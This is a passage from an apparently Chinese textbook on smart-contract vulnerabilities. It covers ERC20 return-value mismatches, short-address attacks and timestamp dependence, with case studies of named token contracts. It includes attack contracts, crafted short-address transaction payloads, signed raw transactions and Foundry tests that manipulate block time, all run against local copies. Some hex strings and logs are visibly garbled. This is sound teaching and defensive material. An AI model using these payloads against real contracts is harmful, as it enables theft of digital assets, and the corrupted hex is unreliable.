| [vm] from: 0x5B3...eddC4 to: StandardToken.(constructor) value: 0 wei data: 0x606...f0029 logs: 0 hash: 0xe3d...c9f2c  status true transaction mined and execution succeed  transaction hash  0xe3dd449fd9cd30decda48d65fff73dc07b9813093e617bf7118219d64bfc9f2c  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to StandardToken.(constructor)  gas 793820 gas  transaction cost 690473 gas  execution cost 591021 gas  input 0x606...f0029  decoded input {}  decoded output -  1ogs []  val 0 wei |

执行攻击合约的攻击函数，调用漏洞合约transferFrom方法后回滚。

|  |
| --- |
| transact to Call,attack errored: VM error: revert.  revert  The transaction has been reverted to the initial state.  Note: The called function should be payable if you send value and the value you send should be less than your current balance. Debug the transaction to get more information.  [vm] from: 0x5m3...eddc4 to: Call.attack[address, address, address, uint256] 0xd8b...33fa8 vaue: 0 wei data: 0x3c5...00064 1ogs: 0 hash: 0xaf1...db8be  status false Transaction mined bot execution failed  transaction hash  0xaf19574dfd365fe1668bd49ffd296df6821686f1c604a0c3c565c58d7bddb8be  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to Call.attack[address.address, address; uint256)  0xd8b934580fcE35a11B58C6D73aDeE468a2833fa8  gas 3000000 gas  transaction cost 2953626 gas  execution cont 2931318 gas  input 0x3e5...00064  decoded input {  "addcess \_MintableToken": "0xd9145CCE52D386f254917e481eB44e9943F39138",  "address \_from": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4",  "address \_to": "0xd8b934580fcE35a11B58C6D73aDeE468a2833fa8",  "uint256 \_value": "100"  } |

2.6.4.7 transfer函数（BNB）

BNB合约对应代币BNB。合约函数transfer()用于向目标地址传输代币，该函数没有指定返回值。

合约名称：BNB

合约地址：0xb8c77482e45f1f44de1745f52c74426c631bdd52

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.12+commit.194ff033

EVM版本：Default

优化情况：否，200 次

开源证书类型：No License (None) https://www.oklink.com/cn/eth/address/0xb8c77482e45f1f44de1745f52c74426c631bdd52

代码6-17是合约BNB的transfer()函数，源码第76-85行。由于transfer()没有返回值，如果外部合约按照EIP20规范的ABI接口（即包含返回值）调用transfer()，在Solidity0.4.22之后的版本中，将被revert。

|  |  |
| --- | --- |
| **代码6-17 BNB合约的transfer()函数** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14 | /\* Send coins \*/  function transfer(address \_to, uint256 \_value) {  if (\_to == 0x0) throw; // Prevent transfer to 0x0 address. Use burn() instead  if (\_value <= 0) throw;  if (balanceOf[msg.sender] < \_value) throw; // Check if the sender has enough  if (balanceOf[\_to] + \_value < balanceOf[\_to]) throw; // Check for overflows  balanceOf[msg.sender] = SafeMath.safeSub(balanceOf[msg.sender], \_value);  // Subtract from the sender  balanceOf[\_to] = SafeMath.safeAdd(balanceOf[\_to], \_value);  // Add the same to the recipient  Transfer(msg.sender, \_to, \_value);  // Notify anyone listening that this transfer took place  } |

攻击过程

漏洞合约部署地址：0xd9145CCE52D386f254917e481eB44e9943F39138

攻击合约部署地址：0xd8b934580fcE35a11B58C6D73aDeE468a2833fa8

|  |  |
| --- | --- |
| **代码6-18 攻击合约** | |
| 1  2  3  5  6  7  8  9  10  11  12 | pragma solidity ^0.8.3;  contract Call {  function attack(address \_BNB,address \_to,uint \_value) public{  (bool success, ) = \_BNB.call(abi.encodeWithSignature(  "transfer(address,uint256)",\_to,\_value));  if(!success){  revert();  }  }  } |

使用账户A（0x5B38Da6a701c568545dCfcB03FcB875f56beddC4）部署漏洞合约，查看账户A余额。

|  |
| --- |
| CALL [call] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: BNB.balanceOf(address) data: 0x70a...eddc4  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to BNB.balanceOf(address) 0xD7ACd2a9FD159E69Bb102A1ca21c9a3e3A5F771B  execution cost 2575 gas (Cost only applies when called by a contract)  input 0x70a...eddc4  decoded input {  "address": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 "  }  decoded output {  "0": "uint256: 1000"  }  logs [] |

部署攻击合约，执行攻击函数，调用漏洞合约transfer方法后回滚。

|  |
| --- |
| transact to call.attack pending...  transact to call.attack errored: VM error: revert.  revert  The transaction has been reverted to the initial state.  Note: The called function should be payable if you send value and the valve you send should be less than your current balance. Debug the transaction to get more information.  [vm] from: 0x5B3...eddC4 to: Call.attack(address, address, uint256) 0x7EF...8CB47 value: 0 wei data: 0xa23...00064 logs: 0 hash: 0xa3d...e103e  status false Transaction mined bat execution failed  transaction hash  0xa3dacd07fb2ce49a3338947e2d09c7bc6062b3df89443132e0aa522cef6e103e  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to Cal1.attack(address, address, uint256)  0x7EF2e0048f5bAeDe046f6BF797943daF4ED8CB47  gas 30000 gas  transaction cost 29170 gas D  execution cost 7230 gas  input 0xa23...00064  decoded input {  "address \_BNB": "0xD7ACd2a9FD159E69Bb102A1ca21C9a3e3A5F771B",  "address \_to": "0x7EF2e0048f5bAeDe046f6BF797943daF4ED8CB47",  "uint256 \_value": "100"  }  decoded output {}  logs []  val 0 wei |

2.7 短地址漏洞

短地址漏洞是指，利用智能合约在调用trasfer()函数时，解析ABI字符过程中遇到目标地址长度不足，即故意选择以“00”（十六进制数，一个字节）结尾的地址，并且在传入地址参数时，省略最后的“00”，导致以太坊虚拟机（EVM）在解析参数时，在参数末尾补齐“00”（一个字节）。

如此一来，就将需要传递的Ether数值，扩大了 (2 \*\* 8)倍，即相当于二进数左移8位，增加了256倍。

2.7.1 产生原理

当外部调用将参数传递给合约时，EVM就会根据ABI规范将参数进行编码，就是把Solidity编写的合约等内容转换成机器可以识别的二进制码。将参数传递给合约时，参数将根据ABI规范进行编码。

短地址攻击，就是每个ERC20（基于以太坊网络的标准代币发行协议）的合约里面都有一个transfer()函数，用于代币的转账，其主要参数为“目标地址”和“转账金额”，即

function transfer(address \_to, uint256 \_value) returns (bool success);

上述函数中transfer为函数名，\_to为转账的目的地址，\_value为转账的金额。通过上述函数转账时，EVM的16进制字节码格式如下：

函数签名：4字节，32位，8个16进制数；

目标地址：32字节，256位，64个16进制数；

转账金额：32字节，256位，64个16进制数。

通过产生32位地址，且末尾1字节（2个16进制数）为“00”。而在调用transfer()函数时，故意舍弃末尾两个16进制的“00”。EVM根据字节码识别传入的参数，不会去验证字节码的数量。如此一来，漏洞就产生了。

对于这一漏洞，EVM 不仅不报错，还会补全地址。EVM不是在地址字段补齐，而是在金额数据的高位补齐，即从\_value参数的高位拿出“00”补齐\_to的低位。但是，\_value参数的位数又不足了，EVM又自动地在低位补齐。这样，不仅地址位恢复原状，转账金额也扩大了256倍（左移两个十六进制位）。

### 2.7.2 攻击过程

调用外部函数transfer()时，function transfer(address \_to, uint256 \_value) returns (bool success);，交易的调用参数由于三部分组成。

函数签名，即函数名的hash值，4字节，0xa9059cbb。

目标地址，\_to，32字节，以太坊20字节，高位补充“0”，假设以太坊地址为0xC5d105E63711398aF9bbff092d4B6769C82F7900，高位补0后，形成目标地址0x0000 0000 0000 0000 0000 0000 C5d1 05E6 3711 398a F9bb ff09 2d4B 6769 C82F 7900。

转账金额，\_value，32字节，假设为0x0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0004 0000。故意舍弃地址末尾的“00”后，变成0xC5d105E63711398aF9bbff092d4B6769C82F79。最后，形成的字节码：

a9059cbb000000000000000000000000C5d105E63711398aF9bbff092d4B6769C82F790000000000000000000000000000000000000000000000000000000000040000**00**

如此一来，转账金额因左移两个十六进制位而扩大了16 \* 16倍，即256倍，由原来的4 \* 16 \*\* 3，变成了4 \* 16 \*\* 5。

2.7.3 特征描述

(1) 漏洞产生层次

短地址漏洞不仅与智能合约有关，也与以太坊EVM密切相关。EVM根据字节码解析参数，并不检验每一个参数的位数。

(2) 漏洞产生原因

被调用的函数中，没有验证参数的位数，即地址\_address的位数。EVM不仅不验证地址参数位数，还将字节码序列末位用“0”补齐。

(3) 漏洞攻击方式

通过生成末尾为多个“0”的地址，在调用transfer()函数时，舍弃地址的末尾“0”，形成短地址（少两位，等待金额参数的高位补齐）。

(4) 漏洞危害

窃取智能合约的数字资产，本应该传输m个代币，结果传输了m \* (2 \*\* 8)个代币；从而导致智能合约损失m \* (2 \*\* 8) - m个代币。

(5) 漏洞防范策略

开发智能合约时，严格验证函数的输入地址参数的正确性。EVM应该增加对调用序列的16进制的验证，不仅要识别函数签名，也要识别每个参数的16进制序列的位数。

2.7.4 典型案例

2.7.4.1 transfer函数（TokenERC20）

TokenERC20合约对应代币AMM。合约函数transfer()和approve()，分别实现将代币从当前合约传输到指定地址、设定交易额。

合约名称：TokenERC20

合约地址：0xe2fc434f3b23ed6cb5440b9e2f55d78d1fbaa6a8

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.16+commit.d7661dd9

EVM版本：Default

优化情况：是，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/eth/address/0xe2fc434f3b23ed6cb5440b9e2f55d78d1fbaa6a8

代码7-1是TokenERC20合约的函数，其中，transfer()（代码7-1第1-10行，源码第77-87行）和approve()（第12-22行，源码第105-117行）。

|  |  |
| --- | --- |
| **代码7-1 TokenERC20 合约中的函数** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22 | /\*\*  \* Transfer tokens  \* Send `\_value` tokens to `\_to` from your account  \* @param \_to The address of the recipient  \* @param \_value the amount to send  \*/  function transfer(address \_to, uint256 \_value) public { // 短地址攻击漏洞  \_transfer(msg.sender, \_to, \_value);  }  /\*\*  \* Set allowance for other address  \* Allows `\_spender` to spend no more than `\_value` tokens in your behalf  \* @param \_spender The address authorized to spend  \* @param \_value the max amount they can spend  \*/  function approve(address \_spender, uint256 \_value) public // 访问控制权限public  returns (bool success) {  allowance[msg.sender][\_spender] = \_value;  return true;  } |

由函数approve()设置交易额后，可以通过transfer()函数向指定地址转账。需要注意的是，(1)上述三个函数的访问控制权限都是public，这表明任何外部用户都可以调用这些函数。(2)在transfer()函数中，没有进行任何检验就直接转账，包括验证目标地址的合法性，两个参数目标地址\_to与转账金额\_value，容易设计短地址攻击。

为了避免短地址漏洞攻击，可以对转账地址进行检验，即\_to的位数是否为32位。

**攻击过程**

准备一个地址末尾是00的账号。

|  |
| --- |
| ...  >personal.nemAccount["123"]  "0x0d1afd465be9568c8fce17bd07c7ae4e0880a100" |

1. 编译TokenERC20合约，得到ABI和Bytecode，如图7-1所示。




图 10 编译TokenERC20合约

通过geth部署合约（0x3d71bb1efa3f63540d322ab0ae05874f724c2a6e）。

查看账户（0x0d1afd465be9568c8fce17bd07c7ae4e0880a100）的余额，其初始余额为0。向目标账户转账1个代币，生成交易的payload为：

|  |
| --- |
| 0xa9059cbb0000000000000000000000000d1afd465be9568c8fce17bd07c7ae4e0880a1000000000000000000000000000000000000000000000000000000000000000001 |

将上述字节码去掉2个0，然后生成raw transaction，得到签名好的交易。

|  |
| --- |
| 0xf8a705058304ffff943d71bb1efa3f63540d322ab0ae5874f724c2a6e80b843a9059cbb000000000000000000000000d1afd465be9568c8fce17bd07c7ae4e0880a100000000000000000000000000000000000000000000000000000000000000018321e8b2a03802b266031c96b1dc33d8570e267f72ac1e715da30ca8578c4e04ca1fae4814a00f8838683b80bea7ef0b4f34a06d497c2879a038b489bac2af5d587499ff4bf |

发送raw transaction，得到交易的hash值：

0xff4a1a545e4d94bff0b7e9267142db9657282769b0bdaac5945b14e0b8d5c5d8

查看目标账户余额，为256。查看交易事件，转账金额确实变成了0x100。

|  |
| --- |
| logs:[{  address: "0x3d71bb1efa3f63540d322ab0ae05874f724c2a6e"，  blockHash: "0x357b5fe1e98278524f2f054deebc7b532f3f52e5b3d03551f7f98cc0474c883b" blockNumber: 7075，  data: "0x0000000000000000000000000000000000000000000000000000000000100", logIndex: 0,  removed: false,  ...  }], |

2.7.4.2 transfer函数（UniswapV2Pair）

UniswapV2Pair合约对应代币UNI-V2 Uniswap V2，合约函数transfer()用于代币的转账，其访问控制权限为external，可以被外部合约调用。

合约名称：UniswapV2Pair

合约地址：0x6fce1254AbF7B3bFde1880acDC2Ee696c2F7F064

编译器类型：Solidity(SingleFile)

编译器版本：v0.5.16+commit.9c3226ce

EVM 版本：Default

优化情况：是，999999 次

开源证书类型：GNU General Public License v3.0 (GNU GPLv3)

https://www.oklink.com/cn/eth/address/0x6fce1254abf7b3bfde1880acdc2ee696c2f7f064

代码7-2是UniswapV2Pair合约的函数，其中，transfer()函数（第7-10行，源码第169-173行）。函数的目标地址参数to和转账额度参数value通过精心设计后，容易形成短地址攻击。

|  |  |
| --- | --- |
| **代码7-2 UniswapV2Pair合约相关函数** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16 | function approve(address spender, uint value) external returns (bool) {  \_approve(msg.sender, spender, value);  return true;  }  function transfer(address to, uint value) external returns (bool) { // 短地址攻击漏洞  \_transfer(msg.sender, to, value);  return true;  }  function \_transfer(address from, address to, uint value) private {  balanceOf[from] = balanceOf[from].sub(value);  balanceOf[to] = balanceOf[to].add(value);  emit Transfer(from, to, value);  } |

需要说明的是，在函数transfer()内部，通过调用\_transfer()函数（代码7-2第12-16行）实施转账操作。因此，设计的value值（左移n位后的value值）能够通过\_transfer()函数内部对value的数值检验。

攻击过程

通过geth部署合约（0x70c3382aeee5c470afb02c53a601d33c2d8dbf36）。账户0x0d1afd465be9568c8fce17bd07c7ae4e0880a100的初始余额为0；向目标账户转账1个代币，生成交易的payload为：

0xa9059cbb0000000000000000000000000d1afd465be9568c8fce17bd07c7ae4e0880a1000000000000000000000000000000000000000000000000000000000000000001

将上面的payload去掉2个0，签名交易

|  |
| --- |
| 0xf8a70b058304ffff9470c3382aeeec470afb02c53a601d33c2d8dbf3680b843a9059cbb000000000000000000d1afd465be9568c8fce17bd07c7ae4e0800a1001000000000000000000000000000000000000000000001832108b2a032fd3bfab4535485d7d5299e4cd5ad8590b44d35d5f23701da00bbaedaffb2c4a00967fff248d72bf09306ab6f25c6a52ac95ff46c501db39914c31d83923cf800 |

发送raw transaction，得到交易的hash值：

0x2aff11f4f3ad80e961853baeef293a1120a13618417df8cc569e59dcacc69fd1

查看目标账户的金额变成了256。

2.7.4.3 transfer函数（Token）

Token合约对应代币USDT ERC-20。合约函数transfer()进行了简单的数值检验，但是，没有对地址的检验。

合约名称：Token

合约地址：0x5f799ad15d02b2668d37575b2fb6ebaeee368a05

编译器类型：Solidity(SingleFile)

编译器版本：v0.8.4+commit.c7e474f2

EVM版本：Default

优化情况：否，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/eth/address/0x5f799ad15d02b2668d37575b2fb6ebaeee368a05

代码7-3是Token合约的transfer()函数，源码第27-33行，函数的访问控制权限为public，外部合约可以调用该函数转账。

|  |  |
| --- | --- |
| **代码7-3 Token合约相关函数** | |
| 1  2  3  5  6  7  8 | function transfer(address to, uint value) public returns(bool) { // 短地址攻击  require(balances[msg.sender] >= value, 'balance too low');  balances[to] += value;  balances[msg.sender] -= value;  emit Transfer(msg.sender, to, value);  return true;  } |

需要说明的是，精心设计地址和转账额度，并且转账额度（左移几位后，即扩大16 \*\* n）后的值，需要通过第2行的数值检验。

**攻击过程**

通过geth部署合约（0xad401aad9d48a665dbc40d92be72d606ff4af223），账户（0x0d1afd465be9568c8fce17bd07c7ae4e0880a100）的初始余额为0。

向目标账户转账1个代币，生成交易的payload，

0xa9059cbb0000000000000000000000000d1afd465be9568c8fce17bd07c7ae4e0880a1000000000000000000000000000000000000000000000000000000000000000001

将上面的payload去掉2个0，签名交易。

|  |
| --- |
| 0xf8a702058304ffff94ad401sad9d48a665dbc48d92be72d606ff4af22380b843a9059cbbeeee008eeeo08ees008d1afd465be9568c8fce17bde707ac4c0888a100000000080e0000000000018321e8b2a0fd3e49802ac21e68b2fef4def9202b6366d69070cf160198cba51d38b85f4c56a041ba7690db984a103611991ccff6bb0bbaf8e4168871e64afe7b2bafb39ed878 |

发送raw transaction，得到交易的hash值，

0x5ce5cdc75a1f240841b347832d7e3cd1a690d11f9f2b8722641e55acfe3af473

查看目标账户的金额变成了256。

2.7.4.4 transferFrom函数（EduCoin）

合约EduCoin对应代币EDU EduCoinToken。合约中函数transferFrom()没有判断地址\_to地址的长度，仅检验0x0地址。

合约名称：EduCoin

合约地址：0xa0872eE815B8dd0F6937386Fd77134720d953581

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.18+commit.9cf6e910

EVM 版本：Default

优化情况：是，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/eth/address/0xa0872ee815b8dd0f6937386fd77134720d953581

代码7-4是合约EduCoin的函数transferFrom()，源码第72-86行。该函数检验了地址的余额，并对目标地址进行溢出检验。

|  |  |
| --- | --- |
| **代码7-4 EduCoin合约的transferFrom()函数** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17 | function transferFrom(address \_from, address \_to, uint256 \_value)  public returns (bool success) { // 短地址攻击  /// same as above  require(\_to != 0x0);  require(balances[\_from] >= \_value);  require(balances[\_to] + \_value > balances[\_to]);  uint previousBalances = balances[\_from] + balances[\_to];  balances[\_from] -= \_value;  balances[\_to] += \_value;  allowed[\_from][msg.sender] -= \_value; // 可能溢出  Transfer(\_from, \_to, \_value);  assert(balances[\_from] + balances[\_to] == previousBalances);  return true;  } |

但是，由于函数没有检验\_to地址，因此，存在短地址绿豆。此外，第12行，由于没有检验转账是否超额，因此，可能存在溢出现象。

**攻击过程**

通过geth部署合约（0xf7d2001ab4bb92059e15f4a5170067ddeaa3ccc7）。账户（0x0d1afd465be9568c8fce17bd07c7ae4e0880a100）的初始余额为0。

向目标账户转账1个代币，生成交易的payload，

0x23b872dd000000000000000000000000144cb7641085e643235f515f5031b37aa5246d970000000000000000000000000d1afd465be9568c8fce17bd07c7ae4e0880a1000000000000000000000000000000000000000000000000000000000000000001

将上面的payload去掉2个0，签名交易，得到

|  |
| --- |
| 0xf8c706058304ffff94f7d2001ab4bb92059e15f4a5170067ddeaa3ccc780b86323b872dd000000000000000000000000144cb7641085e643235f515f5031b37aa5246d97000000000000000000000000d1afd465be9568c8fce17bd07c7ae4e0880a10000000000000000000000000000000008000000000000000000000000000018321e8b1a0d75bfcd721dchf826ea88130ce06d1ce0f73583481d5fdf13035ba54269025c9a06d9a3ac84226f12c3cc1071b40921d8586cf1a4e1f0b300730ce444ba2d2280a |

看目标账户，其余额变成了256。

2.7.4.5 transfer函数（BaseV1）

BaseV1合约对应代币DDDX。合约中函数transfer()中调用了\_transfer()函数，实现代币的转账。

合约名称：BaseV1

合约地址：0x4b6ee8188d6df169e1071a7c96929640d61f144f

编译器类型：Solidity(SingleFile)

编译器版本：v0.8.11+commit.d7f03943

EVM版本：Default

优化情况：是，200 次

开源证书类型：

https://www.oklink.com/cn/bsc/address/0x4b6ee8188d6df169e1071a7c96929640d61f144f

代码7-5是合约BaseV1的函数transfer()和\_transfer()，源码第46-55行。transfer()内部调用\_transfer()实现转账。

|  |  |
| --- | --- |
| **代码7-5 BaseV1合约的transfer()函数** | |
| 1  2  3  5  6  7  8  9  10  11 | function \_transfer(address \_from, address \_to, uint \_value) internal returns (bool) {  balanceOf[\_from] -= \_value; // 整数溢出  balanceOf[\_to] += \_value; // 整数溢出  emit Transfer(\_from, \_to, \_value);  return true;  }  function transfer(address \_to, uint \_value) external returns (bool) { // 短地址攻击  return \_transfer(msg.sender, \_to, \_value);  } |

transfer()函数既没有对目标地址\_to进行检验，也没有对转账金额\_value检验。更严重的是，被调用的\_transfer()函数内部也没有类似检验。因此，代码7-5存在短地址漏洞，也存在整数溢出漏洞。如此一来，通过精心设计的目标地址，可以随意设置转账额度\_value进行转账，甚至向任何目标地址转账。

**攻击过程**

通过geth部署合约（0x973b54b9e70f341eb60e453dbfbc17820fd78ba0）。查看账户0x0d1afd465be9568c8fce17bd07c7ae4e0880a100，其初始余额为0。

向目标账户转账1个代币，生成交易的payload为，

0xa9059cbb0000000000000000000000000d1afd465be9568c8fce17bd07c7ae4e0880a1000000000000000000000000000000000000000000000000000000000000000001

将上面payload去掉2个0，签名交易。发送raw transaction得到交易hash值，0x26d416a90f7e1702e250412238ba53f47ad7358030949788042f61f36e0b7140。

|  |
| --- |
| 0xf8709058304ffff94973b54b9e70f341eb60e453dbfbc17820fd78ba80b843e9059cbb000000000000000800000001afd465be9568c8fce17bd07c7ae4e0880100000000000000000000000000000000000000000000000000000000018321e8b1a083be0375a1240a2882854aab594cecaaa20a8677084h0e6c368hcd0866d76b9a03e10bd88240d04b9c77fh3590083f96170e8836b0101h366e68c3c5c51db5dfc |

查看目标账户的金额变成了256。

2.8 时间戳依赖

智能合约的执行依赖于当前区块的时间戳（Solidity中的block.timestamp和now），合约可以检索区块的时间戳，而且区块的所有交易共享同一个时间戳。区块的时间戳，则依赖于某个矿工节点，即时间戳是由矿工节点的计算机本地时间控制。如果矿工有能力稍微调整时间戳，在智能合约中错误地使用区块时间戳，将会造成严重的后果。

2.8.1 产生原理

智能合约的执行依赖当前区块的时间戳，时间戳的不同，合约的执行结果也可能存在差别。矿工在处理一个新的区块时，根据以太坊协议，如果新区块的时间戳大于上一个区块的时间戳，并且两个区块的时间戳之差小于900秒，那么新区块的时间戳就是合法的。

在满足上述条件的情况下，即新新区块时间戳大于上一个区块的时间戳，且与上一个区块的时间戳之差**小于900秒**，矿工通过微调时间戳，设置有利于自己的时间戳，从而获利。

2.8.2 攻击过程

如代码8-1所示，每个区块的一笔交易可以先支付1Ether，以获得赢取合约余额的机会。代码8-1的合约逻辑表明，外部用户赢得余额的机会是1/15。

|  |  |
| --- | --- |
| **代码8-1 时间戳依赖漏洞合约Roulette** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16 | contract Roulette {  uint public pastBlockTime;  constructor() {} // initially contract    receive() external payable {}// receive function  fallback() external payable { // fallback function used to make a bet  require(msg.value == 1 ether); // must send 1 ether to play  require(block.timestamp != pastBlockTime); // only 1 transaction per block  pastBlockTime = block.timestamp;  if(block.timestamp % 15 == 0) { // winner  payable(msg.sender).transfer(address(this).balance);  }  }  } |

如果合约中的余额足够让矿工动心，矿工就会选择一个有利于赢得余额机会的区块时间戳，即让时间戳 block.timestamp或now在满足规则的情况下，取15的整数倍，即与15的模为0。这样，就可以赢得合约的Ether。由于限定每个区块只有一个人有机会赢得奖励，致使该合约容易受到攻击。

2.8.3 特征描述

(1) 漏洞产生层次

时间戳的产生规则由区块链系统决定，因此，时间戳依赖漏洞与以太坊区块链系统密切相关。

(2) 漏洞产生原因

区块时间戳的产生取决于矿工节点的计算机，这为矿工依据自身需求，选择或微调有利于自己的时间戳提供条件。合约在重要状态的改变或判定条件中使用了时间戳，如在Solidity中使用block.timestamp、now等与时间有关的参数。

(3) 漏洞攻击方式

通过选择或微调时间戳，以满足合约的状态或条件，从而获得自己想得到的利益。使用区块链时间获取时间戳。

(4) 漏洞危害

从智能合约轻易获得Ether，或其他数字资产。

(5) 漏洞防范策略

不使用区块时间戳作为状态改变的依据或判定条件。

2.8.4 典型案例

2.8.4.1 delegateBySig函数（KoalaToken）

KoalaToken合约对应代币KOA KoalaToken。合约中多处使用与时间戳相关的特征值，包括now、block.number等，涉及多个函数。

KoalaToken (KOA)

合约名称：KoalaToken

合约地址：0x2168795125D44653E0b858b5F6DCc86d719b6A36

编译器类型：Solidity(SingleFile)

编译器版本：v0.6.6+commit.6c089d02

EVM版本：Default

优化情况：是，200 次

开源证书类型：

https://www.oklink.com/cn/oktc/address/0x2168795125D44653E0b858b5F6DCc86d719b6A36

代码8-2是合约KoalaToken中的delegateBySig()函数，源码第901-931行。代表们利用该函数投票从签署人中产生委托人。

|  |  |
| --- | --- |
| **代码8-2 KoalaToken合约中的delegateBySig()函数** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34 | /\*\*  \* @notice Delegates votes from signatory to `delegatee`  \* @param delegatee The address to delegate votes to  \* @param nonce The contract state required to match the signature  \* @param expiry The time at which to expire the signature  \* @param v The recovery byte of the signature  \* @param r Half of the ECDSA signature pair  \* @param s Half of the ECDSA signature pair  \*/  function delegateBySig(  address delegatee,  uint256 nonce,  uint256 expiry,  uint8 v,  bytes32 r,  bytes32 s  ) external {  bytes32 domainSeparator = keccak256(  abi.encode(DOMAIN\_TYPEHASH,  keccak256(bytes(name())), getChainId(), address(this)));  bytes32 structHash = keccak256(  abi.encode(DELEGATION\_TYPEHASH, delegatee, nonce, expiry));  bytes32 digest = keccak256(  abi.encodePacked("\x19\x01", domainSeparator, structHash));  address signatory = ecrecover(digest, v, r, s);  require(signatory != address(0), "KOA::delegateBySig: invalid signature");  require(nonce == nonces[signatory]++, "KOA::delegateBySig: invalid nonce");  require(now <= expiry, "KOA::delegateBySig: signature expired"); // 时间戳依赖  return \_delegate(signatory, delegatee);  } |

KoalaToken合约中取得的时间（代码8-2第32行），是由运行其代码的节点的本地时间决定，即本地用户可以控制时间。此外，KoalaToken合约中仍有多个函数使用block.number。例如函数getPriorVotes()，源码第943-982行，依据blockNumber获取投票的优先序号。

**攻击过程**

攻击合约代码8-3所列。为方便演示，将漏洞合约KoalaToken的delegateBySig()修改为：

|  |
| --- |
| function delegateBySig() external returns (bool){  if(now <= 10000){  return false;  }  return true;  } |

|  |  |
| --- | --- |
| **代码8-3 KoalaTokenTest合约** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28 | pragma solidity ^0.8.4;  import "forge-std/Test.sol";  import "forge-std/console.sol";  import "../src/KoalaToken.sol";  contract KoalaTokenTest is Test {  KoalaToken public koalaToken;    // Computes address for a given private key  address alice = vm.addr(1);  function setUp() public {  koalaToken = new KoalaToken();  }  // forge test -vv --match-test testDelegateBySig  function testDelegateBySig() public {  vm.startPrank(alice);  console.log("block.timestamp = %s delegateBySig: %s", block.timestamp,  koalaToken.delegateBySig());  console.log("set block.timestamp = block.timestamp+10000, do delegateBySig");  vm.warp(block.timestamp+10000);  console.log("block.timestamp = %s delegateBySig: %s", block.timestamp,  koalaToken.delegateBySig());  vm.stopPrank();  }  } |

创建一个 KoalaToken合约变量koalaToken；

创建一个钱包地址alice，用当前默认时间执行delegateBySig；

使用作弊码 vm.warp() 将区块时间加10000，再次执行delegateBySig；

执行结果如下所示：

|  |
| --- |
| Logs:  block.timestamp = 1 delegateBySig: false  set block.timestamp = block.timestamp+10000,do delegateBySig  block.timestamp = 10001 delegateBySig: true  Test result: ok. 1 passed; 0 failed; finished in 16.14ms |

2.8.4.2 AAGToken合约

合约AAGToken对应代币为AAG。合约函数proposeLosslessTurnOff()和executeLosslessTurnOff()中存在时间戳依赖。

合约名称：AAGToken

合约地址：0x5ba19d656b65f1684cfea4af428c23b9f3628f97

编译器类型：Solidity(SingleFile)

编译器版本：v0.8.7+commit.e28d00a7

EVM版本：Default

优化情况：否，200 次

开源证书类型：MIT License (MIT)

https://www.oklink.com/cn/eth/address/0x5ba19d656b65f1684cfea4af428c23b9f3628f97

代码8-4是合约AAGToken的函数proposeLosslessTurnOff()（第1-6行，源码第314-318行）和executeLosslessTurnOff()（第8-15行，源码第320-326行）。对于外部用户而言，时间戳是可控的。

|  |  |
| --- | --- |
| **代码8-4 AAGToken合约中的proposeLosslessTurnOff()和executeLosslessTurnOff()函数** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15 | function proposeLosslessTurnOff() public onlyRecoveryAdmin {  losslessTurnOffTimestamp = block.timestamp + timelockPeriod; // 时间戳依赖  isLosslessTurnOffProposed = true;  emit LosslessTurnOffProposed(losslessTurnOffTimestamp);  }  function executeLosslessTurnOff() public onlyRecoveryAdmin {  require(isLosslessTurnOffProposed, "ERC20: TurnOff not proposed");  require(losslessTurnOffTimestamp <= block.timestamp, // 时间戳依赖  "ERC20: Time lock in progress");  isLosslessOn = false;  isLosslessTurnOffProposed = false;  emit LosslessTurnedOff();  } |

攻击过程

攻击合约如代码8-5所列。

|  |  |
| --- | --- |
| **代码8-5 AAGTokenTest合约** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32 | pragma solidity ^0.8.4;  import "forge-std/Test.sol";  import "forge-std/console.sol";  import "../src/AAGToken.sol";  contract AAGTokenTest is Test {  AAGToken public aagToken;  // Computes address for a given private key  address alice = vm.addr(1);  function setUp() public {  aagToken = new AAGToken(vm.addr(1),vm.addr(1),10,vm.addr(1),true);  }  // forge test -vv --match-test executeLosslessTurnOff  function testExecuteLosslessTurnOff() public {  console.log("set block.timestamp = 0,do proposeLosslessTurnOff");  vm.warp(0);  vm.startPrank(alice);  console.log("alice isLosslessOn before executeLosslessTurnOff: %s",  aagToken.getIsLosslessOn());  aagToken.proposeLosslessTurnOff();  console.log("set block.timestamp = 10,do executeLosslessTurnOff");  vm.warp(10);  aagToken.executeLosslessTurnOff();  console.log("alice isLosslessOn after executeLosslessTurnOff: %s",  aagToken.getIsLosslessOn());  vm.stopPrank();  }  } |

创建一个AAGToken合约变量aagToken，状态变量isLosslessOn初始状态设为true，timelockPeriod设为10。

创建一个钱包地址 alice，使用作弊码vm.warp() 将区块时间改为0，执行proposeLosslessTurnOff函数，使isLosslessTurnOffProposed变量变为true。

